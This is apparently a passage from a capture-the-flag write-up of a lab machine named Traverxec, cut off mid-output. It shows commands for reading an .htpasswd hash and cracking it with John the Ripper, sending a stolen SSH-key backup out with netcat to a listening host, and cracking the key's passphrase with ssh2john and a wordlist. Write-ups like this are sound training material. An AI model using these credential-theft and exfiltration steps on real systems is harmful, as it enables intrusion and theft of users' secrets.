
```
www-data@traverxec:/var/nostromo/conf$ cat .htpasswd
cat .htpasswd
david:$1$e7NfNpNi$A6nCwOTqrNR2oDuIKirRZ/
www-data@traverxec:/var/nostromo/conf$
```

Oh!!! password hash for user david, we were looking for...




```
sohamt@CyberCreedPC ~/.john $ cat john.pot

$1$e7NfNpNi$A6nCwOTqrNR2oDuIKirRZ/:Nowonly4me
```

cracked it!!!



```
www-data@traverxec:/var/nostromo/conf$ su david
su david
Password: Nowonly4me

su: Authentication failure
www-data@traverxec:/var/nostromo/conf$
```


Now that's strange!!! It didn't work!!! Let's go to htdocs directory which was in conf file for more information...



```
www-data@traverxec:/var/nostromo/htdocs$ ls -al
ls -al
total 48
drwxr-xr-x 6 root daemon  4096 Oct 25  2019 .
drwxr-xr-x 6 root root    4096 Oct 25  2019 ..
-rw-r--r-- 1 root root     203 Aug 14  2018 Readme.txt
drwxr-xr-x 2 root root    4096 Nov  3  2018 css
-rw-r--r-- 1 root root      55 Oct 25  2019 empty.html
drwxr-xr-x 3 root root    4096 Nov  3  2018 img
-rw-r--r-- 1 root root   15674 Oct 25  2019 index.html
drwxr-xr-x 2 root root    4096 Nov  3  2018 js
drwxr-xr-x 9 root root    4096 Nov  3  2018 lib
www-data@traverxec:/var/nostromo/htdocs$ cat Readme.txt
cat Readme.txt
Thanks for downloading this template!

Template Name: Basic
Template URL: https://templatemag.com/basic-bootstrap-personal-template/
Author: TemplateMag.com
License: https://templatemag.com/license/www-data@traverxec:/var/nostromo/htdocs$ cat empty.html
cat empty.html
No mail sent. Not yet finished. Please come back soon!
www-data@traverxec:/var/nostromo/htdocs$
```


Nah!!! got nothing interesting, just the src. code of the website...

So, found just a password and that is also not working, let's try to find some more stuff.....




```
# HOMEDIRS [OPTIONAL]

homedirs                /home
homedirs_public         public_www
www-data@traverxec:/var/nostromo/conf$ 
```

I overlooked the .conf file, it contains a directory.




```
# HOMEDIRS [OPTIONAL]

homedirs                /home
homedirs_public         public_www
www-data@traverxec:/var/nostromo/conf$ cd /home/david/public_www
cd /home/david/public_www
www-data@traverxec:/home/david/public_www$ 
```

i cannot cd into /home/david but can into /home/david/public_www as it is a public directory and have permissions to read and access it...




```
www-data@traverxec:/home/david/public_www$ ls -al /home/david/public_www
ls -al /home/david/public_www
total 16
drwxr-xr-x 3 david david 4096 Oct 25  2019 .
drwx--x--x 5 david david 4096 Oct 25  2019 ..
-rw-r--r-- 1 david david  402 Oct 25  2019 index.html
drwxr-xr-x 2 david david 4096 Oct 25  2019 protected-file-area
www-data@traverxec:/home/david/public_www$ cd protected-file-area
cd protected-file-area
www-data@traverxec:/home/david/public_www/protected-file-area$ ls
ls
backup-ssh-identity-files.tgz
www-data@traverxec:/home/david/public_www/protected-file-area$ 
```

here, got another directory and found a .tgz file which looks interesting, so let's get it back into my system...




```
sohamt@CyberCreedPC ~/current $ nc -lnvp 9999 > backup-ssh-identity-files.tgz

Listening on 0.0.0.0 9999
```

So first started a nc listner with output redirecting to a file we want to recieve from the sender.




```
www-data@traverxec:/tmp$ nc 10.10.14.13 9999 < backup-ssh-identity-files.tgz
nc 10.10.14.13 9999 < backup-ssh-identity-files.tgz
```

Then send it to the reciver with ip and port specified and file we want to send.




```
sohamt@CyberCreedPC ~/current $ nc -lnvp 9999 > backup-ssh-identity-files.tgz
Listening on 0.0.0.0 9999
Connection received on 10.129.231.58 34682
```

file recieved.




```
sohamt@CyberCreedPC ~/current $ tar -xvzf backup-ssh-identity-files.tgz
home/david/.ssh/
home/david/.ssh/authorized_keys
home/david/.ssh/id_rsa
home/david/.ssh/id_rsa.pub
```

Extraction revealed a lot of files...




```
sohamt@CyberCreedPC ~/current/home/david/.ssh $

sohamt@CyberCreedPC ~/current/home/david/.ssh $ ls
authorized_keys  id_rsa  id_rsa.pub

sohamt@CyberCreedPC ~/current/home/david $ cd .ssh

sohamt@CyberCreedPC ~/current/home/david $ ls -al
total 12
drwxr-xr-x 3 sohamt sohamt 4096 Oct 27 14:11 .
drwxr-xr-x 3 sohamt sohamt 4096 Oct 27 14:11 ..
drwx------ 2 sohamt sohamt 4096 Oct 26  2019 .ssh

sohamt@CyberCreedPC ~/current/home/david $ ls

sohamt@CyberCreedPC ~/current $ cd home/david/
```

Got a private ssh key in order to login as user david...



```
sohamt@CyberCreedPC ~/current/home/david/.ssh $ ssh -i id_rsa david@10.129.231.58
The authenticity of host '10.129.231.58 (10.129.231.58)' can't be established.
ED25519 key fingerprint is SHA256:Aby0r506Yqq/VclZ900M6Ijj6qCoveykzcpc/cuIB14.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.231.58' (ED25519) to the list of known hosts.
Enter passphrase for key 'id_rsa':
```


It is asking for the passphrase, let's try entering the password we got previously.



```
sohamt@CyberCreedPC ~/current/home/david/.ssh $ ssh -i id_rsa david@10.129.231.58

The authenticity of host '10.129.231.58 (10.129.231.58)' can't be established.
ED25519 key fingerprint is SHA256:Aby0r506Yqq/VclZ900M6Ijj6qCoveykzcpc/cuIB14.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.231.58' (ED25519) to the list of known hosts.
Enter passphrase for key 'id_rsa':
Enter passphrase for key 'id_rsa':
Enter passphrase for key 'id_rsa':
david@10.129.231.58's password:
Permission denied, please try again.
david@10.129.231.58's password:
Permission denied, please try again.
david@10.129.231.58's password:
david@10.129.231.58: Permission denied (publickey,password).
```

OK!!! So it is the wrong password!!!


Let's find the passphrase using ssh2john.



```
sohamt@CyberCreedPC ~/current/home/david/.ssh $ cat hash
id_rsa:$sshng$1$16$477EEFFBA56F9D283D349033D5D08C4F$1200$b1ec9e1ff7de1b5
e213e9249f186ae856a2b08de0b3c957ec1f086b6e8813df672f993e494b90e9de220828
9dd2cd491923c424d7dd62b35bd5453ee8d24199c733d261a3a27c3bc2d3ce5face868cf
15444952972c02da4701b5da248f4b1725fc22143c7eb4ce38bb81326b92130873f4a563
54582b1172aed0e3fcac5b5850b43eee4ee77dbedf1c880a27fe906197baf6bd005c43ad
1ac441d1dd13b65a98d8b5e4fb59ee60fcb26498729e013b6cff63b29fa179c75346a56a
aaf490f580e3648c05940f23c493fd1ecb965974f464dea999865cfeb36408497697fa09
0cde5b5f613683375c08f779a8ec70ce76ba8ecda431d0b121135512b9ef486048052d2c
824b6a8b543620c26a856f4b914b38f2cfb3ef6780865f276847e09fe7db426e4c319ff1
464c719d2319e439905ccaeb201bae2c9ea01e08ebb9a0a9761e47b841c47d416a9db268
bba862b6a1ac8f21c527f852158b5b3b90a6651d21316975cd543709b3618de2301406f3
10c1510791ea0bec870f245bf94e646b72dc9604f5acefb6b28b838ba7d7caf0015fe7b8
4dd15cda45adcfdf1517dca837cdaef08024fca3a7a7b9731e7474eddbdd0fad51cc7926
f35bfa97a44cf2cf4206b129f8b28003626b2b93f6d01aea16e3df597bc5b5138b61ea46
c34b716089d599e2d1d1124edfb6f7fe169222bc9c6a4f0b6731523d436ec2a15c6f147c
818dd30a5a113341e2fcccc73d421cb711d5d916d83bfe930c77f3f99dba9ed5cfcee020
d62343c80ac402ef8abd56616256238522c57e8db245d3ae1819bd01724f35e6b1c340d7
802a0796e6aaa5a7f1631d9ce4ca58d67460f3e5c1cdb2c5f6970cc598805abb386d652a
ab111b26ec2e02e5b92e184e44066f6c7b88c42ce77aaa918d2e2d3519b4905f6e2395a4
b9f48fd06aaf435762062c4f331f989228a6460814c1c1a777795104143630dc16b79f51
f2e068a9b3ef5b4fe842391b0af7d1e17bfa43e71b6bf16718d67184747c8dc1fcd1568d
8b5b417f4c0a38b11163409b18372abb34685a30264cdfcf57655b10a283ff0
```


```
sohamt@CyberCreedPC ~/current/home/david/.ssh $ ssh2john id_rsa > hash
```

created the hash of the private key...



```
sohamt@CyberCreedPC ~/current/home/david/.ssh $ john hash --wordlist=/
s/rockyou.txt

Warning: detected hash type "SSH", but the string is also recognized a
Use the "--format=ssh-opencl" option to force loading these as that ty
Using default input encoding: UTF-8
